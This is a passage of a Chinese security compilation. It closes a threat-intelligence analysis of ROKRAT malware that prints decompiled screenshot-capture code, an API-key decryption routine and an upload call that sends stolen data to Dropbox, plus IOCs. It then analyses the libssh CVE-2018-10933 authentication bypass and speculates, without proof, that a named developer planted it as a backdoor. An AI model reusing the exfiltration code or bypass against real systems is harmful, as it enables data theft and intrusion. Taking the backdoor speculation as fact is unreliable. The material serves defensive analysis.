如果样本未检测到沙箱运行环境，则会执行后续的主要功能，包括获取屏幕截图：

```
v12 = 1;
v13 = 0;
v14 = 0;
v15 = 0;
GdiplusStartup(&v11, &v12, 0);
GetTempPathW(0x12Cu, &Buffer);
SetProcessDPIAware();
v1 = GetSystemMetrics(0);
v2 = GetSystemMetrics(1);
v3 = CreateCompatibleDC(0);
v4 = GetDC(0);
ho = CreateCompatibleBitmap(v4, v1, v2);
SelectObject(v3, ho);
v6 = GetDC(0);
BitBlt(v3, 0, 0, v1, v2, v6, 0, 0, 0xCC0020u);
v8 = Srcenshot_229DC0(v7, a1 + 1);
DeleteObject(ho);
v9 = v11;
*a1 = v8;
GdiplusShutdown(v9);
```

并通过网盘上传数据，网盘的 API Key 会内置在样本数据里。下图为提取到的字符串的信息，样本会通过 API 调用 4 个国外主流的网盘包括：pcloud、box、dropbox、yandex

```
0x00071c10 ==>  WinHttpQueryHeaders
0x00071c26 ==>  WinHttpAddRequestHeaders
0x00071c42 ==>  WinHttpOpen
0x00071c50 ==>  WinHttpReceiveResponse
0x00071c68 ==>  WINHTTP.dll
0x00068f58 ==>  Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)
0x00069758 ==>  http://127.0.0.1/
0x00069780 ==>  https://api.box.com/oauth2/token
0x000697c8 ==>  https://account.box.com/api/oauth2/authorize
0x00069828 ==>  https://api.box.com/2.0/folders/%s/items
0x00069908 ==>  https://api.box.com/2.0/files/%s/content
0x00069968 ==>  https://api.box.com/2.0/files/%s
0x000699b0 ==>  https://api.box.com/2.0/files/%s/trash
0x00069a00 ==>  https://upload.box.com/api/2.0/files/content
0x00069bc8 ==>  https://api.box.com/2.0/folders/%s
0x00069e08 ==>  https://api.dropboxapi.com/2/files/delete
0x00069e60 ==>  https://content.dropboxapi.com/2/files/upload
0x00069f80 ==>  https://content.dropboxapi.com/2/files/download
0x00069fea ==>  F♠Ahttps://api.pcloud.com/oauth2_token
0x0006a038 ==>  https://my.pcloud.com/oauth2/authorize
0x0006a088 ==>  https://api.pcloud.com/uploadfile?path=%s&filename=%s&nopartial=1
0x0006a1b8 ==>  https://api.pcloud.com/getfilelink?path=%s&forcedownload=1&skipfilename=1
0x0006a254 ==>  https://%s%s
0x0006a270 ==>  https://api.pcloud.com/deletefile?path=%s
0x0006a300 ==>  https://cloud-api.yandex.net/v1/disk/resources?path=%s&permanently=%s
0x0006a3a0 ==>  https://cloud-api.yandex.net/v1/disk/resources/upload?path=%s&overwrite=%s
0x0006a440 ==>  https://cloud-api.yandex.net/v1/disk/resources/download?path=%s
```

API KEY 通过解密获取，解密函数如下：

```
v2 = 0;
v3 = wcslen(a1);
if ( (v3 - 1) > 0 )
{
  v4 = *a1;
  v5 = a1 + 1;
  do
  {
    v6 = *v5;
    ++v5;
    *(a2 + 2 * v2++) = v6 - v4 - 2048;
  }
  while ( v2 < (v3 - 1) );
}
result = 0;
*(a2 + 2 * v2) = 0;
return result;
```

```
00ACFD62
00ACFBE0 UNICODE "VdZhAhd9YXAAAAAAAAAACQaGEx0mpQnzlWKtxGGNveuPx0XtDT"
00CDC438 UNICODE "k"
00CDC434 UNICODE "a"
00CDC430 UNICODE "z"
```


尝试向网盘上传数据：

```
sub_412070(&v19, L"https://content.dropboxapi.com/2/files/upload", 45);
LOBYTE(v32) = 3;
sub_41D187(&v19, v6);
LOBYTE(v32) = 5;
if ( v21 >= 8 )
  sub_412980(v19, v21 + 1);
v21 = 7;
LOWORD(v19) = 0;
v20 = 0;
sub_4089A0(&v18);
v30 = 7;
v29 = 0;
LOWORD(v28) = 0;
sub_412070(&v28, L"application/octet-stream", 24);
LOBYTE(v32) = 6;
v16 = 7;
v15 = 0;
LOWORD(v14) = 0;
sub_412070(&v14, L"\r\n", 2);
```

22.5 溯源与关联

360 威胁情报中心通过内部威胁情报平台以及公开情报进行关联，发现此次攻击事件疑似为 APT 组织“Group 123’’ 所为，关联依据如下：

Group 123 团伙曾在多次活动使用 ROKRAT：



且在 2017 年 3 月的攻击活动使用的样本也会判断当处于虚拟机环境下时，会向 MBR 写入字符串“Are you Happy’’，而在本次活动中，同样的向 MBR 写入了字符串 “FAAAA. . . Sad. . . ’’：

并且本次捕获的样本代码片段和之前的基本一致，我们在这里选取 Group 123 曾使用的 ROKRAT（MD5: bedc4b9f39dcc0907f8645db1acce59e）进行对比，如下图可见，代码结构基本相同：

22.6 总结

360 威胁情报中心本次分析的 HWP 漏洞的根本原因是 Hangul Office 在使用 GS 引擎解析 PostScript 脚本时没有合理使用沙箱功能，即忽略了-dSAFER 的沙箱选项。在这种情况下，攻击者只需要通过 PostScript 脚本将恶意软件写入到启动项或者其它系统劫持路径中，当用户重新启动操作系统或者触发劫持时就达到执行恶意代码的目的。虽然相关的漏洞在最新版本的 Hancom Office 软件中不再存在，但依然有大量的老版本用户暴露在这个免杀效果非常好的漏洞之下，成为攻击执行针对性的入侵的有效工具，360 威胁情报中心在此通过本文向公众提醒这类攻击的威胁以采取必要的防护措施。

22.7 IOC

说明	MD5
HWP 文档	3f92afe96b4cfd41f512166c691197b5
UpgradeVer45.bat	726ef3c8df210b1536dbd54a5a1c74df
Dhh01.oju01	ac6ad5d9b99757c3a878f2d275ace198
Dhh02.oju02	d3f076133f5f72b9d1a55f649048b42d
WinUpdate148399843.pif	6ec89edfffdb221a1edbc9852a9a567a
ROKRAT 远控	7a751874ea5f9c95e8f0550a0b93902d

22.8 参考

[1].https://blog.talosintelligence.com/2018/01/korea-in-crosshairs.html

[2].https://ti.360.net/blog/articles/analysis-of-cve-2018-4878/

[3].https://zenhax.com/viewtopic.php?f=4&t=1051

[4].https://en.wikipedia.org/wiki/Hancom Office_(word_processor)

[5].https://en.wikipedia.org/wiki/Hancom

[6].https://hancom.com

深挖 CVE-2018-10933（libssh 服务端校验绕过）兼谈软件

作者：弗为 @ 阿里安全·猎户座实验室

原文：https://www.anquanke.com/post/id/162535

23.1 背景：事件

10 月 16 日晚八点半，阿里安全-猎户座实验室漏洞预警捕获了 oss 网站一条不起眼的漏洞修复披露信息：

> libssh 0.8.4 and 0.7.6 security and bugfix release
>
> This is an important security and maintenance release in order to address CVE-2018-10933.
>
> libssh versions 0.6 and above have an authentication bypass vulnerability in the server code. By presenting the server an SSH2_MSG_USERAUTH_SUCCESS message in place of the SSH2_MSG_USERAUTH_REQU message which the server would expect to initiate authentication, the attacker could successfully authentciate without any credentials.
>
> The bug was discovered by Peter Winter-Smith of NCC Group.

描述轻描淡写，指出 libssh 基础软件的实现代码，其服务端模式功能，在与客户端通信建立连接中、客户端用户身份校验时，期待客户端主动发起校验请求数据包时，错误接收到表明客户端确认校验成功的报文，将直接绕过校验过程、建立连接。

简单说，怎么理解这个问题呢？就好像微信添加好友的操作一样，正常应该是你发送一条好友请求过去，对方先看你声称的身份他是否认识，再看你的请求消息是否反映你身份确实没问题，通过之后，会提示您添加通过；但是你现在直接发这样一条好友请求 ‘‘你已添加了 xxx，现在可以开始聊天了’’，这个好友就自动加上了一样。

问题听起来原理简单到愚蠢、危害严重，马上开始调查。

23.2 背景：SSH 连接建立与用户校验过程

SSH 是一种服务器为主的连接协议，广泛（可以说是最常用）用于企业服务器登录通信。为聚焦问题，我们仅需要简单描述与问题相关的部分：SSH 连接建立与用户验证。

连接建立过程面向传输层，是初始阶段，其作用是保证客户端和服务端的 SSH 工具协议兼容、建立可信通道。这里可以类比 TLS/SSL 握手过程，客户端发起请求，双端进行秘钥交换、通信秘钥协商，自不必多讲。

之后进行的用户验证当然是面向用户，保证发起连接请求的一方具有合法有效的登录身份，并依此身份在服务端建立会话。根据思科的协议介绍，其过程如下：

1. 客户端发送标识为 SSH_MSG_USERAUTH_REQUEST 的消息；
2. 服务端检验客户端发送的用户名是否有效，无效则发送 SSH_MSG_USERAUTH_FAILURE，并断开连接建立阶段建立的连接；
3. 服务端发送 SSH_MSG_USERAUTH_FAILURE 消息，并附带服务端支持的身份校验方式。总共有三种：基于证书公钥，密码，基于客户端主机；由策略，服务端可能支持其中 1 到 3 种方式；
4. 客户端选择上述列表中自己支持的一种校验方式,并重新发送 SSH_MSG_USERAUTH_REQUEST 消息，这次带上它选择的校验方式以及该方式所需的必要字段数据；
5. 基于上述校验方式，若干数据交互进行校验，不展开；
6. 若身份校验成功，但服务端仍需要其它校验方式双重校验，走到步骤 3，并设置其中部分校验成功标志为 true；若校验失败，走到步骤 3，并配置部分校验成功标志为 false；
7. 全部校验通过后，服务端发送一个 SSH_MSG_USERAUTH_SUCCESS 消息，结束校验过程。

为严谨起见，另外参考 SSH 校验协议的RFC 标准，对上述过程进行细化：

1. 上述步骤 2,服务端也可以走到步骤 3,但对随后客户端返回的 SSH_MSG_USERAUTH_REQUEST 置之不理；
2. 上述步骤 4，客户端可能发送带有不受服务端列出支持的 SSH_MSG_USERAUTH_REQUEST 请求，服务端不应据此拒绝连接，应该仅仅忽视，哪怕客户端反复发送这样的无效请求；
3. 上述步骤 5,在特定的校验方法进行的交互过程中,客户端可随时重新发送 SSH_MSG_USERAUTH_REQUEST 请求，此时服务端应当放弃之前的特定方法校验状态，并重新从步骤 4-5 开始；
4. 上述步骤 7，SSH_MSG_USERAUTH_SUCCESS 信息仅应当被发送一次；服务端在发出该消息后，若该回话客户端重新发送 SSH_MSG_USERAUTH_REQUEST 请求，服务端应当静默忽略；
5. 上述步骤 4，客户端可发送一个 SSH_MSG_USERAUTH_REQUEST 消息，其中校验方式为 none，如果服务器确实支持无校验登录，则直接返回 SSH_MSG_USERAUTH_SUCCESS 响应；但是即便如此，服务器也不应在步骤 3 的支持校验方式列表中标明这种 none 方式；
6. 大量更多细节可能性……

以上内容 _ 其实与本次问题无关 _，只是想说明，SSH 和其它协议标准本身其实有很大灵活性，对一些细节的规定，哪怕是重要必需的规定，也可能以这样不起眼的方式标注。这也会导致协议的各种实现对标准存在不同的解读，那么实现出来的机制千差万别也可以理解了。

23.3 漏洞表象分析：其实很简单

根据官方描述，这个漏洞就在于，在上述 SSH 用户身份校验过程中的步骤 5，本应该是进行若干校验方法的数据交互过程中，一个恶意客户端直接向服务端发送了 SSH_MSG_USERAUTH_SUCCESS 消息给服务端，导致服务端直接跳过步骤 5-7 建立了连接。实施攻击也非常简单，甚至不需要借助现有组件，直接写脚本按照 RFC 标准，与被攻击的以 libssh 实现的 SSH 服务端通信，先完成连接建立过程，之后在校验阶段的上述节点发送不合时宜的 SUCCESS 消息即可。

初看漏洞 CVE 介绍时候，很多人可能都和我有同样的感想：怎么会有这么明显而愚蠢的漏洞?！怕不是故意留的后门吧！真实跟到代码里面分析后，才会发现……嗯，确实是一个愚蠢的漏洞，但看起来也是我们都可能犯的编程 bug。对漏洞直接问题和验证，之前已经有若干篇外部分析，接下来我们简单分析一下成因。

这个漏洞的根本原因在于，libssh 同时实现了客户端和服务端的功能，且因为很多机制上的相通之处，比如会话相关的结构体在服务端和客户端代码完全相同，所以并没有严格进行隔离，甚至很多地方没有通过编译器标志做区分，都生成了出来。这样一来，开发脑袋一糊涂就对漏洞关键代码产生了混淆。

协议实现状态机中的特定类型标志消息的处理，libssh 代码中采用了注册回调的方式进行响应，这些在 packet.c 文件代码中全部实现。其中，全部消息类型标志按照 RFC 定义的数字作为下标，将处理对应消息的回调函数指针存储到一个数组中。有些消息仅在客户端处理，则在这个数组中使用 WITH_SERVER 宏设定数组对应项为 NULL，该数组如下（除非特殊标注，后续代码均取自官方已修复该漏洞的版本）：

```
static ssh_packet_callback default_packet_handlers[]= {

  ssh_packet_disconnect_callback,          // SSH2_MSG_DISCONNECT                1

  ssh_packet_ignore_callback,              // SSH2_MSG_IGNORE                    2

  ...

#if WITH_SERVER

  ssh_packet_service_request,              // SSH2_MSG_SERVICE_REQUEST           5

#else

  NULL,

#endif

  ssh_packet_service_accept,               // SSH2_MSG_SERVICE_ACCEPT            6

  ...
```

```
#if WITH_SERVER

  ssh_packet_userauth_request,             // SSH2_MSG_USERAUTH_REQUEST          50

#else

  NULL,

#endif

  ssh_packet_userauth_failure,             // SSH2_MSG_USERAUTH_FAILURE          51

  ssh_packet_userauth_success,             // SSH2_MSG_USERAUTH_SUCCESS          52

  ...

}
```

例如其中的 50 号消息，在服务端模式下设定为使用 ssh_packet_userauth_request 回调函数处理消息体，但非服务端模式下处理函数设为 NULL。但是我们注意到，针对 52 号消息类型 SSH2_MSG_USERAUTH_SUCCESS，虽然标准中该消息仅由服务端在校验成功后向客户端发送一次，服务端本身不处理从客户端发来的此类消息，但这里认定客户端和服务端都使用 ssh_packet_userauth_success 函数响应这种消息。这基于什么考虑呢？我们后回书分析。

那么我们就看一下这个 ssh_packet_userauth_success 函数的处理前序过程。所有消息统一的处理分发回调为如下函数，这也是官方修复代码的关键位置，其中 patch 代码为：

```
/* in nonblocking mode, socket_read will read as much as it can, and return */

 /* SSH_OK if it has read at least len bytes, otherwise, SSH_AGAIN. */

 /* in blocking mode, it will read at least len bytes and will block until it's ok. */

@@ -155,6 +924,7 @@ int ssh_packet_socket_callback(const void *data, size_t receivedlen, void

     uint32_t len, compsize, payloadsize;

     uint8_t padding;
```

```
     size_t processed = 0; /* number of byte processed from the callback */
+    enum ssh_packet_filter_result_e filter_result;


     if (data == NULL) {
         goto error;
@@ -322,8 +1092,21 @@ int ssh_packet_socket_callback(const void *data, size_t receivedlen, voi
                     "packet: read type %hhd [len=%d,padding=%hhd,comp=%d,payload=%d]",
                     session->in_packet.type, len, padding, compsize, payloadsize);

-            /* Execute callbacks */
-            ssh_packet_process(session, session->in_packet.type);
+            /* Check if the packet is expected */
+            filter_result = ssh_packet_incoming_filter(session);
+
+            switch(filter_result) {
+            case SSH_PACKET_ALLOWED:
+                /* Execute callbacks */
+                ssh_packet_process(session, session->in_packet.type);
```

```
+                break;
+            case SSH_PACKET_DENIED:
+                goto error;
+            case SSH_PACKET_UNKNOWN:
+                ssh_packet_send_unimplemented(session, session->recv_seq - 1);
+                break;
+            }
+
            session->packet_state = PACKET_STATE_INIT;
            if (processed < receivedlen) {
                /* Handle a potential packet left in socket buffer */
```

显然可见，修复漏洞之前，代码针对另一端发送的任意消息，在当前状态机正常的情况下，直接调用 ssh_packet_process(session, session->in_packet.type);，再根据 in_packet.type 调用注册的回调函数。对于 SSH2_MSG_USERAUTH_SUCCESS 类型消息，也就调用了 ssh_packet_userauth_success。在客户端，我们知道这里后续工作就是知晓服务端已认可校验通过，并开始了连接过程。但是，服务端也同样维持有一样的 session 结构记录当前会话客户端的状态，而在修复漏洞之前，代码中没有明确此处服务端还是客户端的功能区分，服务端也会调用上述函数，用于设定服务端维护的会话状态为通过，从而实现了客户端身份校验的绕过。

上面的漏洞修复代码，仍然没有进行服务端和客户端的功能区分隔离，而是新增了一个全局包过滤过程。查看这个 ssh_packet_incoming_filter 函数，其中针对所有消息类型，都检查了当前会话的状态，判断当前会话状态是否接受当前数据包类型的正确时机，若否，则数据包筛选放弃。这样我们就可以看一下，在包过滤逻辑中，SSH2_MSG_USERAUTH_SUCCESS 消息应当是在客户端和/或服务端的什么状态机模式下接受：

```
/** @internal

 * @brief check if the received packet is allowed for the current session state

 * @param session current ssh_session

 * @returns SSH_PACKET_ALLOWED if the packet is allowed; SSH_PACKET_DENIED

 * if the packet arrived in wrong state; SSH_PACKET_UNKNOWN if the packet type

 * is unknown

 */

static enum ssh_packet_filter_result_e ssh_packet_incoming_filter(ssh_session session)

{

    enum ssh_packet_filter_result_e rc;

    switch(session->in_packet.type) {

        ...

    case SSH2_MSG_USERAUTH_SUCCESS:                 // 52

        /*

         * States required:

         * - session_state == SSH_SESSION_STATE_AUTHENTICATING

         * - dh_hanshake_state == DH_STATE_FINISHED

         * - session->auth.state == SSH_AUTH_STATE_KBDINT_SENT
```

```
     *   or session->auth.state == SSH_AUTH_STATE_PUBKEY_AUTH_SENT
     *   or session->auth.state == SSH_AUTH_STATE_PASSWORD_AUTH_SENT
     *   or session->auth.state == SSH_AUTH_STATE_GSSAPI_MIC_SENT
     *   or session->auth.state == SSH_AUTH_STATE_AUTH_NONE_SENT
     *
     * Transitions:
     * - session->auth.state = SSH_AUTH_STATE_SUCCESS
     * - session->session_state = SSH_SESSION_STATE_AUTHENTICATED
     * - session->flags |= SSH_SESSION_FLAG_AUTHENTICATED
     * - sessions->auth.current_method = SSH_AUTH_METHOD_UNKNOWN
     * */


    /* If this is a server, reject the message */
    if (session->server) {
        rc = SSH_PACKET_DENIED;
        break;
    }
    ...
```

```
        break;

        ...

}
```

所以说到底还是在这里过滤，若当前主机在会话中为服务端，则直接过滤舍弃。这么看起来，为了实现漏洞修复的干净代码，其实应当在服务端模式下直接在前文处设定该类消息回调为 NULL，当前的实现方式应当是为了漏洞修复中的过渡分析吧。

23.4 漏洞纵深挖掘：开发 bug，还是软件供应链上游后门?

如前所述，这个问题以其形成原理之愚蠢、暴露威胁之致命，让人无法不怀疑它是一个后门。顺着这个思路，我调查了一下这个 libssh 到底是怎么回事……

SSH 的实现有几个重复的轮子：OpenSSH，libssh，libssh2。OpenSSH 原本是 OpenBSD 的一套实现，最终因为完备性得以在 *nix 上普及；而从历史沿革看，Linux 中是 libssh 先实现了 SSHv1 协议功能。而之后出现了 SSHv2 协议，因为某些专利纠结，猜测普及存在一个过程，这之间出现了实现 SSHv2 协议的 libssh2。因此在外部上看到一些讨论，认为 libssh 和 libssh2 的区别就在于协议栈，但事实上，在解决了某些非技术问题后，libssh 也支持了安全性更好的 SSHv2，并且在某版本后官方给出了其对 SSHv1 的 R.I.P。同时 libssh2 不支持服务端模式、椭圆曲线等大量关键特性（对比可见libssh2 官方比较页面），所以从一个 SDK 角度看，libssh 显然更完备。

但也许也是因为是在维持之前版本代码结构的情况下全面改造用于对新协议栈支持的原因，所以 libssh 的代码看起来难免有一些吞吞吐吐，存在一些不干净和假定，也许这就是这次如此愚蠢的编程 bug 的原因。……但是真的是如此吗?

实际上，在看到漏洞详情的那一刻，今年负责阿里安全-功守道·软件供应链安全大赛的我直接就联想到，这不就是我们系统基础软件设施·C 赛季的一道标志性题目的样子吗？甚至当时就有题目确实在 OpenSSH 上面动手埋了类似功能的后门，可见这样的想法其实是很直接、容易想到的，只不过 libssh 的这个真实例子中，这个 bug 模样的漏洞也完全可以解读为编程手抖的原因。那么这到底是不是有可能是一种蓄意埋藏的后门呢？我做了如下的一些调查和无责任推断。

23.5 libssh 开发者相关

前面说到，libssh 可以说是一个比较小众的组件，在系统和关键应用中依赖的并不多。那么它的信用度如何？在其官网上，仅列举了三个使用 libssh 的大型项目：KDE 使用 libssh 实现内建的 sftp 模块，用于进行主机间安全文件传输；GitHub 的服务端产品使用 libssh，实现 SSH 信道；X2Go 使用 libssh 实现安全远程桌面应用。前两者也可以说是比较重型，但也仍然是非核心应用社区。对于开源领域公开使用 libssh 并潜在可能受到影响的面，可参见其他分析。

根据开发页面介绍，libssh 只有少数几个人利用业余时间开发完成，但这几个原始开发团队人员无处可考。此外，该软件规避了任何成型的开发团队对产品的所有权，规避任何公司对 libssh 的背书，要求所有在官方 git 上贡献代码的、属于单位或组织的个人进行单独特殊协议签署，而同时所有贡献代码的人员（所谓社区）自动拥有对该软件的所有权。所以这样一来，特定代码的形成和引入的追溯也较为麻烦。与此相反，libssh 却拥有设计新颖完善的官网，并且显然有专人进行更新维护，在 ICANN 上查看域名注册 whois 信息，libssh.org 的注册人、管理员、组织信息完全为空。

接下来分析在安全事件出现后，为 libssh 发布安全补丁和新版本代码的人员，在 git 上显示其名为 Andreas Schneider，邮箱显示组织为 cryptomilk。这里访问某不存在的网站 Twitter 了解人员信息动态，在近几年、漏洞发生前后，该人在持续为 libssh 提供功能和修复代码，并跟进该漏洞影响、提供修复和使用建议，是一个正常的核心开发人员，此处似乎没有更多信息。

23.6 libssh 漏洞引入追溯

关于这个漏洞的表层成因，我们已经分析的比较清楚了。这样的说法，显然是因为还发现了一些深层成因，请往下看。

根据官方公告，该漏洞影响的是 0.6 及以上的全部版本。那么为什么是这个版本开始，是因为旧版本到 0.6 之间存在过大的改动，还是从 0.6 版本随一些新特性，人为引入了代码 bug（漏洞）呢？是不是可能，旧版本中有充分的校验，在新版本中被不经意地去除；或者新版本引入一些复杂的机制造成了旁路呢?

这里我们首先进行了粗线条的比对，可见 0.5.x 到 0.6 之间，整体软件代码架构没有太大变化；而涉及到漏洞相关的几个关键环节，按照先后顺序，有这么几个发现：

- 全局消息处理回调函数 ssh_packet_socket_callback，在修复漏洞之前的全部历史版本中，都不存在对特定消息类型校验是否为服务端可接受类型判断，所以 bug 的引入点不在这里；
- 注册回调的那个数组 default_packet_handlers[]，新旧版本存在对某些消息类型中，若只有服务端或客户端处理，在新代码中通过 WITH_SERVER 宏区分编译的情况；但针对 SSH2_MSG_USERAUTH_SUCCESS 消息,始终是默认在客户端和服务端都注册为 ssh_packet_userauth_success 回调函数处理；所以 bug 的引入点也不在这里；
- 直接定位到 ssh_packet_userauth_success 函数，这里发现了一处从 0.6 的 tag 处新增差异：新代码在新版本中，维护的会话状态结构体 session 中，新增了一个 flags 字段，并且在这个回调函数中，设定了这个标志。

经过二分查找，我最终定位到了在会话中额外引入 FLAG 机制的一个代码 commit，这确实是在发布 0.6 版本之前的一处代码改动，可参见GitHub mirror 页面信息，这个改动的时间在 2012 年 12 月 24 日：

这里注意到：

- session.h 代码，原本代码中，仅使用 session->auth_state 和 session->session_state 两个字段来标识当前会话的状态为已通过校验，但是现在额外新增了一个 session->flags 字段；且在 auth.c 代码中，将其 SSH_SESSION_FLAG_AUTHENTICATED 标志位设为真。

Figure 23.1: auth.png

- 同一个 commit 中,修改了客户端 SDK 功能实现代码 client.c,根据 session->flags 的 SSH_SESSION_FLAG_AUT 标志位，设定 session->session_state。

那么新增这个 session->flags 字段，还有什么其它标志位可以表示呢？我们看一下：

```
/* libssh calls may block an undefined amount of time */

#define SSH_SESSION_FLAG_BLOCKING 1

/* Client successfully authenticated */

#define SSH_SESSION_FLAG_AUTHENTICATED 2
```

就只有消息是否阻塞，以及是否已经校验，这两个标志位，而这两个标志位都是之前由 session 其它字段表示的，这里新增这样一种机制，只把原来的两个布尔字段放到了一个按位标识里，显得非常去裤释气……可接下来，我定位到了 2013 年 7 月 14 日的另一处代码提交，这处代码改在了其服务端的 SDK 功能代码文件 server.c：

其中在服务器端的 ssh_server_connection_callback 这个回调函数位置，新增了一段代码，根据 session->flags 字段的 SSH_SESSION_FLAG_AUTHENTICATED，将 session->session_state 字段设定为 SSH_SESSION_STATE_AUTHENTICATED。这样以后，之后的网络交互过程，在检测会话状态时，就会得到已校验的判断，校验绕过的效果这样才最终得以闭环。这段代码有没有很眼熟呢？再往上看一个图，这个代码片段，就是在 2012 年 12 月 24 日新增 session->flags 字段的同时，添加到 client.c 文件的客户端实现代码中的，这里看似莫名其妙地被直接复制到了服务端代码中。

这里我们只摆事实，以及合理判断。以上的代码改动，完全是一种不必要的旁路工作，是一种看似随意的闲笔。那么一种代码改动，从工程角度来看，完全没有必要、可能引入问题、添加一种机制之后隔半年才对这种机制的真实利用代码进行补充，这种行为，我只能认定为比较可疑了。

当然，说巧不巧，上述两处可疑的代码提交都是由同一个开发者完成：Aris Adamantiadis，立马检查其在某不存在网站 Twitter 的页面：

其中我们可以得到这么几个信息：

- 此人为安全研究员 & 黑客。自言：Will hack for food and shelter. Opinions not even my own.
- 已经有人公开质疑这次的漏洞是该人特意引入的后门了，对此作者当然是否认三联了……

就这么多，是否足以判断本次漏洞实质为精心构造的软件供应链上游后门，交由各位自行判断。

23.7 影响面与问题

发现该问题后第一时刻，当然首先应当确认我们日常使用的 SSH 服务是否受到影响。这个问题也是受到广泛关注的，在 Stack Overflow 上面也有人问了同样的问题，回答是 OpenSSH 的服务端程序 sshd 是独立实现的 SSH 协议栈，与 libssh 完全没有关系，不受影响。

Figure 23.2: server.png




Figure 23.3: Aris.png

在其它的分析文章里，有安全研究人员分析使用 libssh 实现的 SSH 服务端的受影响情况，包括影响面、漏洞利用方式和代码等；同时，上述核心开发者自己也声称，通过使用官方代码附带的服务端功能调用示例代码，进行显式校验，则其实也不受此次漏洞影响。至此看起来本次漏洞影响比较微弱，怀疑有人在此投毒是杞人忧天了。……但是真的如此吗?

我们知道现在 *nix 上都已经普遍使用了 OpenSSH 做实现，那么在传统服务器上还另外实现一套 SSH 服务端有什么意义呢？问题就在这里，libssh 从项目性质来看，就瞄准的是 SDK 场景而非工具场景，为有需要实现 SSH 通信协议和建立于此的可信通信信道提供开发组件的。而作为二方库嵌入到其它产品中，这种情形比较可能在哪里出现呢？显然我们能想到，类似网络管理、任务下发等场景可能存在，那么在多种网络设备做大型集群管理时，很可能 libssh 被用来做二次开发、剪裁后使用。

果不其然，随后我们就察觉到 F5 官方发布安全通告，其 BIG-IP (AFM) 产品线网络设备产品受到 libssh 的影响，BIG-IQ Centralized Management 是否受到影响仍在调查中。由此可能带来的间接漏洞影响面，以及类似的衍生问题，点到为止，大家自行体会。

由此我们需要思考一串问题：

